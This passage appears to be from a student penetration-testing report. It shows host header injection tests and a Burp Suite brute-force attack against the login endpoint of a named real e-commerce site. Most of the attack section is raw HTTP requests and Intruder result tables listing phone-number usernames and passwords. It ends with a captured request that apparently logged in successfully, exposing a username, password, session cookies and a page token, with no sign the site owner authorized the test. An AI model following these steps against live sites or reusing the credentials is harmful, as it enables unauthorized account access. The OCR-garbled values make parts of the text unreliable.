
```
HTTP/1.1 301 Moved Permanently
Date: Tue, 07 Sep 2021 13:51:14 GMT
Location: http://www.naaptol.com/
Content-Length: 231
Content-Type: text/html; charset=iso-8859-1
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-UA-Compatible: IE=Edge
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
<title>301 Moved Permanently</title>
</head>
<body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.naaptol.com/">here</a>.</p>
</body>
</html>
```
- INSPECTOR:** Shows the request and response headers.
- Target:** https://www.naaptol.com
- Bottom Status:** 514 bytes | 238 millis

### ▪ Third method to find host header injection:


#### 1. Set Host to real.com

#### 2. Set X-Forwarded-Host to bing.com



### Result of HTTP Host Header Attack:



We find a Host Header Attack vulnerable site i.e. [www.naptol.com](https://www.naptol.com).




In the picture we can see that we got 200 OK in the response section. So, that means this site is vulnerable of Host Header Injection.

## 5. Proof Of Concept & Steps to reproduce Brute Force Attack:


### 1. Turn the FoxyProxy and the intercept on.




### 2. Input any username and password to login.




### **3. Send the information to the intruder.**



#### **4. Go to the payload position.**



## 5. Brute force the username and password to make combinations.



## 6. Start the attack.

2. intruder attack of www.naaptol.com - Temporary attack - Not saved to project file						
Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload 1	Payload 2	Status	Error	Timeout	Length
0			200			541
1	password1		200			533
2	8787799142	password1	200			541
3	943699142	password1	200			533
4	9436456784	password1	200			547
5	8787491197	password1	200			541
6	8263945198	password1	200			547
7	8615415214	password1	200			547
8	3254812158	password1	200			533
9	9874561845	password1	200			547
10		password1	200			533
11	8787799142	password1	200			541
12	943699142	password1	200			533
13	9436456784	password1	200			547
14	8787491197	password1	200			541
15	8263945198	password1	200			547
16	8615415214	password1	200			547
17	3254812158	password1	200			533
18	9874561845	password1	200			547
19		password12	200			533
20	8787799142	password12	200			541
21	943699142	password12	200			533
22	9436456784	password12	200			547
23	8787491197	password12	200			541
24	8263945198	password12	200			547
25	8615415214	password12	200			547
26	3254812158	password12	200			533
27	9874561845	password12	200			547
28		PASSWORD.1	200			533
29	8787799142	PASSWORD.1	200			541
30	943699142	PASSWORD.1	200			533
31	9436456784	PASSWORD.1	200			547
32	8787491197	PASSWORD.1	200			541
33	8263945198	PASSWORD.1	200			547
34	8615415214	PASSWORD.1	200			547
35	3254812158	PASSWORD.1	200			533
36	9874561845	PASSWORD.1	200			547
37		Password.1	200			533
38	8787799142	Password.1	200			541
39	943699142	Password.1	200			533
40	9436456784	Password.1	200			547
41	8787491197	Password.1	200			606
42	8263945198	Password.1	200			547
43	8615415214	Password.1	200			547
44	3254812158	Password.1	200			533

Finished

## 7. Sorting by length.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
41	8787491197	Password1	200			606	
4	9436456784	password1	200			547	
6	8263945198	password1	200			547	
7	8615415214	password1	200			547	
9	9874561845	password1	200			547	
13	9436456784	password1	200			547	
15	8263945198	password1	200			547	
16	8615415214	password1	200			547	
18	9874561845	password1	200			547	
22	9436456784	password12	200			547	
24	8263945198	password12	200			547	
25	8615415214	password12	200			547	
27	9874561845	password12	200			547	
31	9436456784	PASSWORD.1	200			547	
33	8263945198	PASSWORD.1	200			547	
34	8615415214	PASSWORD.1	200			547	
36	9874561845	PASSWORD.1	200			547	
40	9436456784	password.1	200			547	
42	8263945198	password.1	200			547	
43	8615415214	password.1	200			547	
45	9874561845	password.1	200			547	
49	9436456784	PaSs!WoRd.1	200			547	
51	8263945198	PaSs!WoRd.1	200			547	
52	8615415214	PaSs!WoRd.1	200			547	

...  
2233 ENG 03-09-2021

## 8. Send the attack result to the repeater.

Request	Response
<pre>1 POST /faces/jsp/ajax/ajax.jsp HTTP/1.1 2 Host: www.naaptol.com 3 Cookie: _gcl_awv=GCL_1630687138.EAiAIQobChM1GNL0j7j8giUVZJmAHChmaQegEAAVASAEGfGUW_ V_D_BwI_gcl_awv=1.926552851.1630654381; _gat=1 4 NT-User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0 5 Accept: application/json, text/javascript, */*; q=0.01 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 9 Pagesecuritytoken=QW5fMzA0cD1mDU3OTfbkBacHrvbF81MsKmDc00Ui=W 10 X-Requested-With: XMLHttpRequest 11 Content-Length: 80 12 Origin: https://www.naaptol.com/ 13 Referer: https://www.naaptol.com/ 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Te: trailers 18 Connection: close 19 20 actionname=doMobileLogin&amp;userName=8787491197&amp;password= Password1&amp;isMobile=true 21 "status": "success", 22 "statusMessage": "" 23 }</pre>	<pre>1 HTTP/1.1 200 OK 2 date: Fri, 03 Sep 2021 16:54:06 GMT 3 cache-control: no-store 4 pragma: no-cache 5 expires: Thu, 01 Jan 1970 00:00:00 GMT 6 set-cookie: NT-user=ISOReINsISNDEzN0WtYMD1xLTASLTaZIDiy0jA40jU0; 7 _gac_UA-11212912-1 8 content-length: 48 9 content-type: text/html; charset=UTF-8 10 max-age: 0 11 sec-ch-prefers-reduced-vibration: 1 12 na_country_code: IN 13 na_state_code: India 14 na_state_name: Manipur 15 vary: User-Agent 16 content-type: text/html; charset=UTF-8 17 x-xss-protection: 1; mode=block 18 x-content-type-options: nosniff 19 x-ua-compatible: IE=Edge 20 connection: close 21 "status": "success", 22 "statusMessage": "" 23 }</pre>

Target: https://www.naaptol.com | HTTP/1.1

INSPECTOR

Request Attributes

Query Parameters (0)

Body Parameters (4)

Request Cookies (15)

Request Headers (17)

Response Headers (17)

SEARCH

**9. Copy and paste the request to the proxy and forward it.**


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured POST request is displayed in the 'Intercept' tab. The URL is <https://www.naaptol.com:443>. The request body is a large JSON object with many fields, including:

```
1 POST /faces/jsp/ajax/ajax.jsp HTTP/1.1
2 Host: www.naaptol.com
3 Cookie: _gcl_au=1.1836582861.1630654381; _ga=GAI.2.1717080021.1630654382; _gid=GAI.2.1183431021.1630644982; jsc_UA=112915191-1.1.1630654389; Lala1qobcharHtGLOj779sgUVZJahCma3egEAAVASAABgHw_D_BwE; _gcl_au=1.1836582861.1630654381; _ga=GAI.2.1717080021.1630654382; _gid=GAI.2.1183431021.1630644982; jsc_UA=112915191-1.1.1630654389; Lala1qobcharHtGLOj779sgUVZJahCma3egEAAVASAABgHw_D_BwE; _gpc=fb.1.1630654208020.155916975; HT-Req-ID=9262; HT-Req-Count=1; user_id=300520100c911ec9b4751c4d3bbf3; _vetrid=D00332000c911ecbe3c1f4275a4c1; _yac=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: application/json, text/javascript, */*, q=0.01
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 PageSecurityToken: QWxEMzAEC0D1mDQJ30TfhkBaKHrVhF8lMsE2NDc0U1=
10 X-Requested-With: XMLHttpRequest
11 Content-Length: 70
12 Origin: https://www.naaptol.com
13 Referer: https://www.naaptol.com/
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 Connection: close
19
20 actionname=dMobileLogin&username=8707451157&password=Password.1kisMobile=true
```

The 'Request' tab shows the raw request details, including the full URL and headers.

### **10. Result of Brute Force Attack:**

We have done Brute Force Attack on [www.naptol.com](http://www.naptol.com).



In the above picture we can see that we have successfully logged in as an user.So, this site is vulnerable for Brute Force Attack

## 5. Conclusions /Recommendations:

There are both advantages & disadvantages of pentesting. One can perform attacks to ensure the security of their websites. On the other hand, attackers can illegally attack websites to steal information or inject malicious ads.

However, good security practices should be adopted in order to secure the websites or web applications. Enable Two-Factor Authentication, captcha and other protections to avoid attacks.

Monitor your site closely or purchase hosting with a managed cloud provider to handle monitoring for you. Ensure that the support includes proactive monitoring so that someone is at the helm to protect the site.

## 6. References:

Help from the internet, following websites links have been used in completion of this project :

- [1]: Slideshare, <https://www.slideshare.net/>
- [2]: Portswigger, <https://portswigger.net/web-security/host-header>
- [3]: OWASP, [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/17-Testing\\_for\\_Host\\_Header\\_Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection)
- [4]: SECURITY INNOVATION, <https://blog.securityinnovation.com/blog/2011/07/how-to-test-for-brute-force-vulnerabilities.html>
- [5]: hashedout, <https://www.thesslstore.com/blog/brute-force-attack-definition-how-brute-force-works/>
- GitHub, <https://github.com/scipag/password-list>